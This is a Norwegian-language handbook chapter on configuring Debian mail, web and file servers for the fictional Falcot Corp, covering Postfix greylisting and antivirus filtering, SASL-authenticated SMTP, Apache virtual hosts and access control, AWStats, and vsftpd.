Hver gang Postfix treffer denne regelen i regelsettet, vil den koble til *postgrey*-bakgrunnsprosessen, og sende den informasjon om den aktuelle meldingen. På sin side, vurderer Postgrey trillingen/trippelen IP-«adresse/avsender/mottaker», og sjekker i sin database om den samme trillingen er sett i det siste. Hvis ja, svarer Postgrey at meldingen skal godtas; hvis ikke, indikerer svaret at meldingen skal avvises midlertidig, og trillingen blir registrert i databasen.

Den største ulempen med grålisting er at legitime meldinger bli forsinket, noe som ikke alltid er akseptabelt. Det øker også belastningen på tjenerne som sender mange legitime e-poster.

#### I PRAKSIS

#### Svakhetene i grålisting

Teoretisk bør grålisting bare forsinke den første posten fra en gitt sender til en gitt mottaker, og den typiske forsinkelsen er i størrelsesorden minutter. Virkeligheten kan, imidlertid, avvike noe. Noen store ISP-er bruker klynger av SMTP-tjenere, og når en melding innledningsvis er avslått, er kanskje den tjeneren som prøver å gjennoppta overføringen, ikke den samme som den opprinnelige. Når det skjer, får den andre tjeneren også en midlertidig feilmelding på grunn av grålisting, og så videre. Det kan ta flere timer før overføringen er forsøkt av en tjener som allerede har vært involvert, ettersom SMTP-tjenere ved hver feil vanligvis øker forsinkelsen.

Som en konsekvens kan den innkommende IP-adressen variere i tid, selv for en enkelt sender. Men det går videre; selv avsenderadressen kan endres. For eksempel; mange postlistetjenere koder inn ekstra informasjon i avsenderadressen, for å være i stand til å håndtere feilmeldinger (kjent som *bounces*). Hver ny melding sendt til en adresseliste kan så trenge å gå gjennom grålisting, noe som betyr at den må lagres (midtildig) på senderens tjener. For svært store e-postlister (med titusenvis av abonnenter), kan dette fort bli et problem.

For å redusere disse ulempene administrerer Postgrey en hviteliste med slike steder, og meldinger som kommer fra dem, blir umiddelbart akseptert uten å gå gjennom grålisting. Denne listen kan lett tilpasses de lokale behov, ettersom det er lagret i */etc/postgrey/whitelist\_clients*-filen.

#### FOR VIDEREKOMMENDE

##### Selektiv grålisting med milter-greylister

Ulemperne med grålisting kan reduseres ved å bruke grålisting bare på undergruppen av klienter som allerede regnes som sannsynlige kilder til spam (fordi de er oppført i en DNS-svarteliste). Dette er ikke mulig med *postgrey* men *milter-greylister* kan anvendes på en slik måte.

I dette scenariet, ettersom DNS-svartelister aldri utløser en endelig avisning, blir det naturlig å bruke aggressive svartelister, medregnet de som viser alle dynamiske IP-adresser fra ISP-klienter (for eksempel `pbl.spamhaus.org`, eller `dul.dnsbl.sorbs.net`).

Siden milter-grålisting bruker Sendmails milter-grensesnitt, er postfix-siden av oppsettet begrenset til «`smtpd_milters = unix:/var/run/milter-greylister/milter-greylist.sock`». Manualsiden `greylister.conf(5)` dokumenterer `/etc/milter-greylister/greylister.conf`, og de utallige måter å sette opp milter-grålisting på. Du vil også måtte redigere `/etc/default/milter-greylister` for faktisk å aktivere tjenesten.

### 11.1.5. Å tilpasse filtre basert på mottakeren

Del 11.1.3, «*Restriksjoner for å motta og sende*» side 261 og del 11.1.4, «*Oppsett av grålisting*» side 266 gjennomgikk mange av de mulige restriksjonene. De har alle sin nytte ved å begrense mengden mottatt spam, men har alle også sine ulemper. Det er derfor mer og mer vanlig å tilpassefiltrene til mottakeren. På Falcot Corp er grålisting interessant for de fleste brukere, men det hindrer arbeidet til noen brukere som har behov for korte forsinkelser på sine e-poster (som for eksempel teknisk supporttjeneste). Tilsvarende, den kommersielle tjenesten har noen ganger problemer med å motta e-post fra noen asiatiske leverandører som kan være oppført i svartelister; trenger denne tjenesten en ikke-filtrert adresse for å kunne utveksle e-poster.

Postfix gir en slik filtertilpasning med «restriction class»-konseptet. Klassene er deklarert i `smtpd_restriction_classes`-parameteret, og definert på den samme måten som `smtpd_recipient_restrictions`. Direktivet `check_recipient_access` definerer deretter en tabell som legger en gitt mottaker til det riktige settet med restriksjoner.

#### Eksempel 11.13 Definere begrensningsklasser i main.cf

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
              check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
                                reject_unauth_destination,Defining restriction classes in
                                check_recipient_access hash:/etc/postfix/recipient_access
```

#### Eksempel 11.14 Filen /etc/postfix/recipient\_access

```
# Adresser som ikke filtreres
postmaster@falcot.com    permissive
support@falcot.com        permissive
sales-asia@falcot.com    permissive

# Aggresiv filtrering for noen privilegerte brukere
joe@falcot.com           aggressive

# Spesialregel for den som styrer epostlisten
sympa@falcot.com         reject_unverified_sender

# Grålisting som standard
falcot.com                greylisting
```

#### 11.1.6. Å integrere en antivirus

Med mange virus som sirkulerer som e-postvedlegg, blir det viktig å sette opp et antivirus på inngangspunktet til bedriftens nettverk, da, til tross for en holdningskampanje, vil noen brukere fortsatt åpne vedlegg i åpenbart frynsete meldinger.

Falcot administrators valgte *clamav* som sin frie antivirus. Hovedpakken er *clamav*, men de installerte også noen få ekstra pakker, som *arj*, *unzoo*, *unrar* og *lha*, siden de er nødvendige for at antiviruset skal analysere vedlegg arkivert i ett av disse formatene.

Oppgaven med å koble sammen antivirus og e-postserveren legges til *clamav-milter*. Et *milter* (kort for *postfilter (mail filter)*) er et filterprogram spesielt utviklet for å kommunisere med e-posttjenere. Et milter bruker et standard programmeringsgrensesnitt (API) som gir mye bedre ytelse enn eksterne e-posttjenerfiltre. Milters ble først introdusert av *Sendmail*, men *Postfix* kom snart etter.

RASK TITT	Pakken <i>spamass-milter</i> gir et milter basert på <i>SpamAssassin</i> , den berømte detektoren for uønsket e-post. Den kan brukes til å flagge meldinger som er mulige spam (ved å legge til en ekstra topptekst) og/eller for helt å avvise meldinger hvis spampoengene («spaminess» score) går utover en gitt terskel.
<b>Et milter for Spamassassin</b>	

Så snart pakken *clamav-milter* er installert, skal milter settes opp til å kjøre på en TCP-port i stedet for på standarden som heter socket. Dette kan oppnås med *dpkg-reconfigure clamav-milter*. Når du blir bedt om «Communication interface with Sendmail», svar «inet:10002@127.0.0.1».

**MERK****Ekte TCP-port vs  
navngitt socket**

Grunnen til at vi bruker en ekte TCP-port i stedet for den navngitte socketen, er at postfix-bakgrunnsprosesser ofte kjører chroot, og ikke har tilgang til katalogen som er vertskap for den navngitte socketen. Du kan også velge å fortsette å bruke en navngitt socket, og velge et sted i chroot (/var/spool/postfix).

Standard ClamAV-oppsettet passer til de fleste situasjoner, men noen viktige parametere kan fortsatt tilpasses med `dpkg-reconfigure clamav-base`.

Det siste trinnet er å få Postfix å bruke det nettopp oppsatte filteret. Det er en enkel sak å legge følgende direktiv til `/etc/postfix/main.cf`:

```
# Virus-sjekk med clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

Hvis antivirus skaper problemer, kan denne linjen kommenteres ut, og `service postfix reload` skal kjøres slik at denne endringen er tatt hensyn til.

**I PRAKSIS****Testing av antivirus**

Når antivirus er satt opp, skal det testes om oppførselen er korrekt. Den enkleste måten å gjøre det på, er å sende en test-e-post med et vedlegg som inneholder `eicar.com` (eller `eicar.com.zip`)-filen, som kan lastes ned fra nettet:

► <http://www.eicar.org/86-0-Intended-use.html>

Denne filen er ikke en ekte virus, men en test-fil som all antivirusprogramvare på markedet diagnostiserer som et virus, for å tillate sjekking av installasjoner.

Alle meldinger som Postfix håndterer, går nå igjennom antivirusfilteret.

### 11.1.7. Godkjent SMTP

Å kunne sende e-poster krever tilgang på en SMTP-tjener; det krever også nevnte SMTP-tjener for å sende e-post igjennom den. For flyttbare enheter kan det trenges jevnlig endring av oppsettet til SMTP-klienten, ettersom Falcots SMTP-tjener avviser meldinger som kommer fra IP-adresser som tilsynelatende ikke tilhører selskapet. To løsninger finnes: Enten installerer brukeren en SMTP-tjener på datamaskinen sin, eller de fortsetter å bruke selskapets tjener med noen metoder for å autentisere seg som en ansatt. Den første løsningen er ikke anbefalt siden maskinen ikke vil være permanent tilkoblet, og ikke være i stand til igjen å prøve å sende meldinger i tilfelle problemer. Vi vil fokusere på sistnevnte løsning.

SMTP-autentisering i Postfix hviler på SASL (*Simple Authentication and Security Layer*). Det krever installasjon av `libsasl2-modules` og `sasl2-bin`-pakker, deretter å registrere et passord i SASL-databasen for hver bruker som trenger autentisering på SMTP-tjeneren. Dette gjøres med `saslpasswd2`-kommandoen, som krever flere parametere. Valget `-u` definerer godkjenningsdømenet, som må samsvara med `smtpd_sasl_local_domain`-parameteret i Postfix-oppsettet. Valget `-c` tillater å lage en bruker, og `-f` kan spesifisere filen som skal brukes hvis SASL-databasen må lagres på et annet sted enn opprinnelig (`/etc/sasldb2`).

```
# saslpasswd2 -u 'postconf -h myhostname' -f /var/spool/postfix/etc/sasldb2 -c jean  
[... skriv inn passordet til jean to ganger ...]
```

Merk at SASL-databasen ble opprettet i Postfix-katalogen. For å sikre sammenhengen, omgjør vi også `/etc/sasldb2` til en symbolsk lenke som peker på databasen som brukes av Postfix, med `ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2`-kommandoen.

Nå trenger vi å sette opp Postfix til å bruke SASL. Først må `postfix-brukeren` legges til sasl-gruppen, slik at den kan få tilgang til SASL-kontoens database. Et par nye parametere må også til for å aktivere SASL, og `smtpd_recipient_restrictions`-parameteret må settes opp til å tillate at SASL-godkjente klienter fritt kan sende e-post.

#### Eksempel 11.15 Oppsett av SASL i `/etc/postfix/main.cf`

```
# Enable SASL authentication  
smtpd_sasl_auth_enable = yes  
# Define the SASL authentication domain to use  
smtpd_sasl_local_domain = $myhostname  
[...]  
# Adding permit_sasl_authenticated before reject_unauth_destination  
# allows relaying mail sent by SASL-authenticated users  
smtpd_recipient_restrictions = permit_mynetworks,  
    permit_sasl_authenticated,  
    reject_unauth_destination,  
[...]
```

#### EKSTRA **Autentisert SMTP-klient**

De fleste e-postklienter er i stand til å autentisere til en SMTP-tjener før den sender utgående meldinger, og ved hjelp av denne funksjonen er det en enkel sak å sette opp de riktige parameterne. Dersom klienten som brukes ikke leverer den funksjonen, er den midlertidige løsningen å bruke en lokal Postfix-tjener, og sette den opp til å videresende e-post via den eksterne SMTP-tjeneren. I dette tilfellet vil den lokale Postfixen selv være klienten som autentiserer med SASL. Her er de nødvendige parameterne:

```
smtp_sasl_auth_enable = yes  
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd  
relay_host = [mail.falcot.com]
```

Filen `/etc/postfix/sasl_passwd` må inneholde brukernavnet og passordet for å autentisere på `mail.falcot.com`-tjeneren. Her er et eksempel:

```
[mail.falcot.com] joe:LyinIsji
```

Som for alle Postfix-funksjoner, må denne filen bli omgjort til `/etc/postfix/sasl_passwd.db` med `postmap`-kommandoen.

## 11.2. Nett-tjener (HTTP)

Falcot Corp-administratorene besluttet å bruke Apache HTTP-tjeneren, inkludert i Debian Jessie med versjon 2.4.10.

ALTERNATIV	
<b>Andre nett-tjener</b>	Apache er rett og slett den mest kjente (og mye brukt) nett-tjeneren, men det finnes andre. De kan tilby bedre ytelse under visse arbeidsbelastninger, men dette har sitt motstykke i færre, tilgjengelige funksjoner og moduler. Men når den potensielle nett-tjeneren bygges for å betjene statiske filer, eller å fungere som mellomtjener, er alternativene, for eksempel <i>nginx</i> og <i>lighttpd</i> , verdig å se nærmere på.

### 11.2.1. Å installere Apache

Å installere *apache2*-pakken er alt som trenges. Den inneholder alle modulene, inkludert *Multi-Processing Modules* (MPM-er) som påvirker hvordan Apache håndterer parallel behandling av mange forespørsler (de som bruker å bli levert i separate *apache2-mpm-\**-pakker). Den vil også trekke på *apache2-utils* som inneholder kommandolinjeverktøy som vi vil oppdage senere.

Når MPM brukes, påvirkes måten Apache vil håndtere samtidige forespørsler på betydelig. Med *worker*-MPM, bruker den *threads* (lettviktprosesser), mens med *prefork*-MPM bruker den en samling prosesser som er laget på forhånd. Med *event*-MPM vil den også bruke tråder, men de inaktiveres tilkoblingene (spesielt de som holdes åpne av HTTP *keep-alive*-funksjonen) blir levert tilbake til en øremerket management-tråd (ledelsestråd).

Falcot administratorene installerer også *libapache2-mod-php5* for å inkludere PHP-støtte i Apache. Dette fører til at standard *event*-MPM-en blir deaktivert, og at *prefork* blir brukt i stedet, ettersom PHP bare virker under denne bestemte MPM-en.

SIKKERHET	
<b>Kjøring under www-data-brukeren</b>	Som standard håndterer Apache innkommende forespørsler under identiteten til <i>www-data</i> -brukeren. Dette betyr at en sikkerhetssårbarhet i et CGI-skript, utført av Apache (for en dynamisk side), ikke vil kompromittere hele systemet, men bare de filer som eies av denne bestemte brukeren.

Ved å bruke *suexec*-moduler kan en omgå denne regelen slik at noen CGI-skript kjøres med identiteten til en annen bruker. Dette settes opp med et *SuexecUserGroup* brukergruppe-direktiv i Apache-oppsettet.

En annen mulighet er å bruke en dedikert MPM, slik som den som tilbys i *libapache2-mpm-itk*. Akkurat denne har en litt annen oppførsel: Den tillater å «isolere» virtuelle verter (faktisk, sett med sider), slik at hver av dem kjører som en ulik bruker. En sårbarhet i en nettside kan derfor ikke kompromittere filer som tilhører eieren av et annet nettsted.

RASK TITT	
<b>Liste over moduler</b>	Den fullstendige listen med Apache-standardmoduler finnes på nettet. ► <a href="http://httpd.apache.org/docs/2.4/mod/index.html">http://httpd.apache.org/docs/2.4/mod/index.html</a>

Apache er en modulbasert tjener, og mange funksjoner legges inn av eksterne moduler som hovedprogrammet laster inn under sin initialisering. Standardoppsettet kan bare aktivere de mest vanlige moduler, men å tillate nye moduler skjer ved ganske enkelt å kjøre `a2enmod modul`; for å koble fra en modul, er kommandoen `a2dismod modul`. Disse programmene oppretter (eller sletter) bare symbolske lenker i `/etc/apache2/mods-enabled/`, som peker på de aktuelle filene (lagret i `/etc/apache2/mods-available/`).

Med sitt standardoppsett, lytter nettjeneren på port 80 (som satt opp i `/etc/apache2/ports.conf`), og betjener sider fra `/var/www/html/-mappen` (som satt opp i `/etc/apache2/sites-enabled/000-default.conf`).

#### FOR VIDEREKOMMENDE

##### Å legge til støtte for SSL

Apache 2.4 inkluderer SSL-modulen som kreves for sikker HTTP (HTTPS) ut av boksen. Den må bare være aktivert med `a2enmod ssl`, deretter må de nødvendige direktiver legges til oppsettsfilene. Et oppsettseksempl er gitt i `/etc/apache2/sites-available/default-ssl.conf`.

► [http://httpd.apache.org/docs/2.4/mod/mod\\_ssl.html](http://httpd.apache.org/docs/2.4/mod/mod_ssl.html)

Det kreves noe ekstra forsiktighet hvis du ønsker å favorisere SSL-tilkoblinger med *Perfect Forward Secrecy* (disse tilkoblingene bruker flyktige øktnøkler som sikrer at kompromittering av tjenerens hemmelige nøkkelen ikke resulterer i kompromittering av gammel kryptert trafikk som kan ha blitt lagret under sniffing på nettverket). Se på Mozillas anbefalinger, spesielt:

► [https://wiki.mozilla.org/Security/Server\\_Side\\_TLS#Apache](https://wiki.mozilla.org/Security/Server_Side_TLS#Apache)

### 11.2.2. Oppsett av virtuelle verter

En virtuell vert er en ekstra identitet for nett-tjeneren.

Apache vurderer to forskjellige typer virtuelle verter: De som er basert på IP-adressen (eller porten), og de som er avhengige av domenenavnet til nett-tjeneren. Den første metoden krever tildeling av en annen IP-adresse (eller port) for hvert område, mens den andre kan arbeide på en enkelt IP-adresse (og port), og nettstederene er differensiert etter vertsnavnet sendt av HTTP-klienten (som bare fungerer i versjon 1.1 av HTTP-protokollen - heldigvis at versjonen er gammel nok til at alle kunder bruker den allerede).

Den (økende) knapphet på IPv4-adresser favoriserer vanligvis den andre metoden; imidlertid er det gjort mer komplisert om de virtuelle verter må levere HTTPS også, ettersom SSL-protokollen ikke alltid har levert navn-baserte virtuelle verter; Ikke alle nettlesere håndterer SNI-forlengelsen (*Server Name Indication*). Når flere HTTPS-nettsteder må kjøre på samme tjener, vil de vanligvis bli differensiert enten ved å kjøre på en annen port, eller på en annen IP-adresse (IPv6 kan hjelpe til der).

Standardoppsettet for Apache 2 gir navn-baserte virtuelle verter. I tillegg er en standard virtuell vert definert i `/etc/apache2/sites-enabled/000-default.conf`-filen; Denne virtuelle verten vil bli brukt hvis det ikke finnes en vert som matcher anmodningen fra klienten.

**Første virtuelle vert**

Forespørsler om ukjente virtuelle verter vil alltid bli betjent med den først definerte virtuelle verten. Det er derfor vi her har definert `www.falcot.com` først.

**HURTIGVISNING****Apache støtter SNI**

Apache-tjeneren støtter en SSL-protokollforlengelse kalt *Server Name Indication* (SNI). Denne utvidelsen lar nettleseren sende vertsnavnet til nett-tjeneren, ved etableringen av SSL-tilkoblingen, mye tidligere enn HTTP-forespørselen selv, som tidligere ble brukt til å identifisere den forespurte virtuelle verten blant dem som ligger på samme tjener (med samme IP-adresse og port). Dette gjør Apache ved å velge det mest passende SSL-sertifikatet slik at transaksjonen kan fortsette.

Før SNI, ville Apache alltid bruke sertifikatet i den virtuelle standard verten. Klienter som prøver å få tilgang til en annen virtuell vert vil da vise advarsler, siden sertifikatet de mottok ikke samsvarer med nettstedet de prøvde å få tilgang til. Heldigvis jobber de fleste nettlesere sammen med SNI. Dette inkluderer Microsoft Internet Explorer fra og med versjon 7.0 (som starter med Vista), Mozilla Firefox fra og med versjon 2.0, Apple Safari fra versjon 3.2.1, og alle versjoner av Google Chrome.

Apache-pakken, levert med Debian, er bygget med støtte for SNI. Intet spesielt oppsett er derfor nødvendig.

En bør også utvise forsiktighet for å sikre at oppsettet for den første virtuelle verten (den som brukes som standard) aktiverer TLSv1, ettersom Apache bruker parametriene fra denne første virtuelle verten til å etablere sikre forbindelser, og de hadde bare å tillate dem!

Hver ekstra virtuelle vert er deretter beskrevet av en fil lagret i `/etc/apache2/sites-available/`. Å sette opp et nettsted for `falcot.org`-domenet blir derfor en enkel sak ved å lage den følgende filen, og så aktivere den virtuelle verten med `a2ensite www.falcot.org`.

**Eksempel 11.16 /etc/apache2/sites-available/www.falcot.org.conf-filen**

```
<VirtualHost *:80>
  ServerName www.falcot.org
  ServerAlias falcot.org
  DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

Apache-tjeneren, satt opp så langt, bruker de samme loggfiler for alle virtuelle verter (selv om dette kan endres ved å legge til `CustomLog`-direktiver i definisjonene til de virtuelle vertene). Det er derfor klokt å tilpasse formatet på denne loggfilen slik at den inneholder navnet på den virtuelle verten. Dette kan gjøres ved å opprette en `/etc/apache2/conf-available/customlog.conf`-fil som fastsetter et nytt format for alle loggfiler (med `LogFormat`-direktivet), og ved å aktivere den med `a2enconf customlog`. `CustomLog`-linjen må også fjernes (eller kommenteres ut) fra `/etc/apache2/sites-available/000-default.conf`-filen.

**Eksempel 11.17 Filen /etc/apache2/conf.d/customlog.conf**

```
# Nytt loggformat som inneholder (virtuelt) vertsnavn  
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" vhost  
  
# Så bruker vi dette vhost-formatet som standard  
CustomLog /var/log/apache2/access.log vhost
```

### 11.2.3. Vanlige direktiver

Dette avsnittet gir en kort gjennomgang av noen av de oftest brukte Apache-oppsettsdirektivene.

Den viktigste oppsettsfilen inneholder vanligvis flere Directory-blokker. De åpner for å spesifisere ulike virkemåter for tjeneren, avhengig av plasseringen av filen som blir betjent. En slik blokk omfatter vanligvis Options og AllowOverride-direktiver.

#### Eksempel 11.18 Katalogblokk

```
<Directory /var/www>  
Options Includes FollowSymlinks  
AllowOverride All  
DirectoryIndex index.php index.html index.htm  
</Directory>
```

Direktivet DirectoryIndex inneholder en liste over filer som kan prøves når klientens forespørsel matcher en katalog. Den første filen som forekommer i listen brukes, og er sendt som en respons.

Direktivet Options er etterfulgt av en liste av alternativer som kan aktiveres. Verdien None slår av alle valg; tilsvarende aktiverer All alle sammen unntatt MultiViews. Tilgjengelige valg inkluderer:

- ExecCGI indikerer at CGI-skript kan utføres.
- FollowSymlinks forteller tjeneren at symbolske lenker kan bli fulgt, og at responsen skal inneholde innholdet av målet for slike koblinger.
- SymlinksIfOwnerMatch forteller også at tjeneren skal følge symbolske lenker, men bare når koblingen og målet har samme eier.
- Includes aktiverer *Server Side Includes (SSI)* i korthet. Dette er direktiver som er innebygd i HTML-sider, og utført underveis for hver forespørsel.
- Indexes forteller at tjeneren skal vise innholdet i en katalog hvis HTTP-forespørselen sendt av klienten peker på en katalog uten en indeksfil (dvs. når ingen filer nevnt av DirectoryIndex-direktivet finnes i denne mappen).
- MultiViews muliggjør forhandlinger om innholdet. Denne kan brukes av tjeneren for å returnere en nettside som matcher det foretrukne språket som er satt opp i nettleseren.

---

**DET GRUNNLEGGENDE****.htaccess-filen**

Filen `.htaccess` inneholder oppsettsdirektiver for Apache som utføres hver gang en forespørsel om et element i katalogen der den er lagret. Definisjonsområdet for disse direktivene gjentas også for alle underkatalogene.

De fleste direktiver som kan forekomme i en `Directory`-blokk gjelder også for en `.htaccess`-fil.

Direktivet `AllowOverride` lister opp alle alternativer som kan aktiveres eller deaktiveres ved hjelp av en `.htaccess`-fil. En vanlig bruk av dette valget er til å begrense `ExecCGI`, slik at administratoren velger hvilke brukere som har lov til å kjøre programmer under nett-tjenerens identitet (`www-data`-brukeren).

### Å kreve autentisering

I noen tilfeller trenges det begrenset tilgang til en del av et nettsted, slik at bare legitime brukere som gir et brukernavn og et passord får tilgang til innholdet.

---

**Eksempel 11.19 .htaccess-fil som krever autentisering**

```
Require valid-user
AuthName "Privat katalog"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

---

**SIKKERHET****Ingen sikkerhet**

Autentiseringssystemet som brukes i eksemplet ovenfor (Basic) har minimal sikkerhet når passordet sendes i klartekst (det er bare kodet som `base64`, som er en enkel innkoding snarere enn en krypteringsmetode). Det bør også bemerkes at de dokumenter som er «beskyttet» av denne mekanismen også går over nettverket i klartekst. Hvis sikkerhet er viktig, bør hele HTTP-tilkobling krypteres med SSL.

Filen `/etc/apache2/authfiles/htpasswd-private` inneholder en liste over brukere og passord. Den er ofte håndtert med `htpasswd`-kommandoen. For eksempel brukes følgende kommando til å legge til en bruker eller endre passordet deres:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private user
New password:
Re-type new password:
Adding password for user user
```

### Adgangsbegrensning

Direktivet `Require` regulerer adgangsbegrensninger for en katalog (og gjentatt for katalogens undermapper).

Den kan brukes til å begrense adgangen basert på flere kriterier: Vi vil stoppe med å beskrive adgangsbegrensning basert på klientens IP-adresse, men det kan gjøres mye kraftigere enn det, særlig når flere Require-direktiver kombineres i en RequireAll-blokk.

**Eksempel 11.20** *Tillat bare fra det lokale nettverket*

```
Require ip 192.168.0.0/16
```

ALTERNATIV	
<b>Gammel syntaks</b>	<p>Require-syntaksen er bare tilgjengelig i Apache 2.4 (versjonen i <i>Jessie</i>). For brukere av <i>Wheezy</i> er Apache 2,2-syntaksen forskjellig, og her beskriver vi den hovedsakelig som referanse, selv om den også kan gjøres tilgjengelig i Apache 2,4 ved hjelp av <code>mod_access_compat</code>-modulen.</p> <p>Direktivene <code>Allow from</code> og <code>Deny from</code> kontrollerer adgangsbegrensninger for en katalog (og gjentatt for katalogens undermapper).</p> <p><code>Order</code>-direktivet forteller tjeneren om rekkefølgen på <code>Allow from</code> og <code>Deny from</code>-direktivene; den siste som matcher har forrang. Konkret tillater <code>Order deny,allow</code> adgang hvis ingen <code>Deny from</code> passer, eller hvis et <code>Allow from</code>-direktiv gjør det. Omvendt, stanser <code>Order allow,deny</code> adgang hvis intet <code>Allow from</code>-direktiv matcher (eller hvis et <code>Deny from</code>-direktiv tillater).</p> <p>Direktivene <code>Allow from</code> og <code>Deny from</code> kan etterfølges av en IP-adresse, et nettverk (slik som <code>192.168.0.0/255.255.255.0</code>, <code>192.168.0.0/24</code>, eller til og med <code>192.168.0</code>), et vertsnavn eller domenenavn, eller <code>all</code>-nøkkelen som peker ut alle.</p> <p>For eksempel, for å avvise forbindelser som standard, men tillate dem fra det lokale nettverket, kan du bruke denne:</p> <pre>Order deny,allow Allow from 192.168.0.0/16 Deny from all</pre>

#### 11.2.4. Logg-analysatorer

En logg-analysator er ofte installert på en nett-tjener; siden den første gir administratorer en presis idé om bruksmønstre på sistnevnte.

Falcot Corp-administratorene valgte AWStats (*Advanced Web Statistics*) til å analysere sine Apache-loggfiler.

Det første oppsettstrinnet er å tilpasse `/etc/awstats/awstats.conf`-filen. Falcot-administratorene holdt den uendret, bortsett fra følgende parametre:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %timel %methodurl %code %bytesd %
    ↳ refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
```

```
DNSLookup=1  
LoadPlugin="tooltips"
```

Alle disse parametrene er dokumentert av kommentarer i male-filen. Spesielt beskriver LogFile og LogFormat-parameterene, plasseringen og formatet på loggfilen og informasjonen den inneholder; SiteDomain og HostAliases lister de ulike navnene som hovednettstedet er kjent under.

For områder med stor trafikk skal DNSLookup vanligvis ikke settes til 1. For mindre nettsteder, som for eksempel Falcot-eksemplet beskrevet ovenfor, tillater denne innstillingen mer lesebare rapporter med komplette maskinnavn i stedet for rå (enkle) IP-adresser.

SIKKERHET	AWSStats gjør statistikk tilgjengelig på nettstedet uten restriksjoner som standard. Men restriksjoner kan settes opp slik at bare noen få (sannsynligvis interne) IP-adresser kan få tilgang til dem. Listen over tillatte IP-adresser må være definert i AllowAccessFromWebToFollowingIPAddresses-parameteret
<b>Tilgang til statistikk</b>	

AWSStats er også aktivert for andre virtuelle verter; hver virtuell vert må ha en egen oppsettsfil, som for eksempel /etc/awstats/awstats.www.falcot.org.conf.

#### Eksempel 11.21 AWStats oppsettsfil for en virtuell vert

```
Include "/etc/awstats/awstats.conf"  
SiteDomain="www.falcot.org"  
HostAliases="falcot.org"
```

AWSStats bruker mange ikoner lagret i /usr/share/awstats/icon/-mappen. For at disse ikone-ne skal være tilgjengelige på nettsiden, må Apache-oppsettet tilpasses ved å inkludere følgende direktiv:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Etter noen minutter (og så snart skriptet er kjørt et par ganger), er resultatene tilgjengelig på nettet:

- ➔ <http://www.falcot.com/cgi-bin/awstats.pl>
- ➔ <http://www.falcot.org/cgi-bin/awstats.pl>

VÆR VAR SOM	For at statistikken skal ta alle loggene med i betrakningen, trenger AWSStats å kjøres rett før Apache loggfilerne blir rotert. Se på prerotate-direktivet til /etc/logrotate.d/apache2-filen. Dette kan løses ved å sette en symlink til /usr/share/awstats/tools/update.sh i /etc/logrotate.d/httpd-prerotate:
<b>Logfil-rotasjon</b>	<pre>\$ cat /etc/logrotate.d/apache2 /var/log/apache2/*.log {     daily</pre>

```

missingok
rotate 14
compress
delaycompress
notifempty
create 644 root adm
sharedscripts
postrotate
    if /etc/init.d/apache2 status > /dev/null ; then \
        /etc/init.d/apache2 reload > /dev/null; \
    fi;
endscript
prerotate
    if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
        run-parts /etc/logrotate.d/httpd-prerotate; \
    fi; \
endscript
}
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
/etc/logrotate.d/httpd-prerotate/awstats

```

Merk også at loggfilene som ble opprettet av logrotate, må kunne leses av alle, spesielt AWStats. I eksempelet ovenfor er dette sikret av `create 644 root adm`-linjen (i stedet for de standard 640- tillatelsene).

### 11.3. FTP-filtjener

FTP (*File Transfer Protocol*) (Filoverføringsprotokoll) er en av de første protokollene for Internett (RFC 959 ble utstedt i 1985!). Den ble brukt til å distribuere filer før nettet til og med var født (HTTP-protokollen ble laget i 1990, og formelt definert i sin 1.0-versjon av RFC 1945, utgitt i 1996).

Denne protokollen tillater både filopplasting og -nedlasting av filer. Derfor er den fortsatt mye brukt til å distribuere oppdateringer til et nettsted som drives av en internettleverandør (eller andre som er vert for nettsteder). I disse tilfellene håndheves sikker adgang med en brukeridentifikasjon og passord. Ved vellykket autentisering, gir FTP-tjeneren lese- og skrivetilgang til brukerens hjemmekatalog.

Andre FTP-tjenere brukes i hovedsak til å distribuere filer for offentlig nedlasting: Debian-pakker er et godt eksempel. Innholdet i disse tjenerne er hentet fra andre, geografisk fjerntliggende tjener, og gjøres da tilgjengelige for mindre fjerntliggende brukere. Dette betyr at klientautentisering ikke er nødvendig. Som et resultat er denne driftsmodus kjent som «anonymus FTP». For å være helt korrekt autentiseres klientene med brukernavnet `anonymous`; passordet er ofte, ifølge vanlig praksis, brukerens e-postadresse, men det ignorerer tjeneren.

Mange FTP-tjenere er tilgjengelige i Debian (*ftpd*, *proftpd-basic*, *pyftpd* og så videre). Falcot Corp-administratorene valgte ut *vsftpd* fordi de bare bruker FTP-tjeneren for å distribuere noen få filer (inkludert en Debian-pakkebrønn). Ettersom de ikke trenger avanserte funksjoner, valgte de å fokusere på de sikkerhetsmessige aspektene.

Å installere pakken skaper en *ftp* systembruker. Denne kontoen brukes alltid for anonyme FTP-tilkoblinger, og hjemmekatalogen dens (*/srv/ftp/*) er roten til treet som brukerne kan benytte for å knytte seg til denne tjenesten. Standardoppsettet (i */etc/vsftpd.conf*) krever noen endringer for å imøtekommе enkle behov for å gjøre store filer tilgjengelig for offentlige nedlastinger: Anonym tilgang må være aktivert (*anonymous\_enable=YES*), og lesertilgang fra lokale brukere må være deaktivert (*local\_enable=NO*). Det siste er spesielt viktig ettersom FTP-protokollen ikke bruker noen form for kryptering, og brukerpassord kan bli snappet opp underveis.

## 11.4. NFS-filtjener

NFS (*Network File System*) er en protokoll som tillater ekstern tilgang til et filsystem gjennom nettverket. Alle Unix-systemer kan arbeide med denne protokollen; når Windows-systemer er involvert, må Samba brukes i stedet.

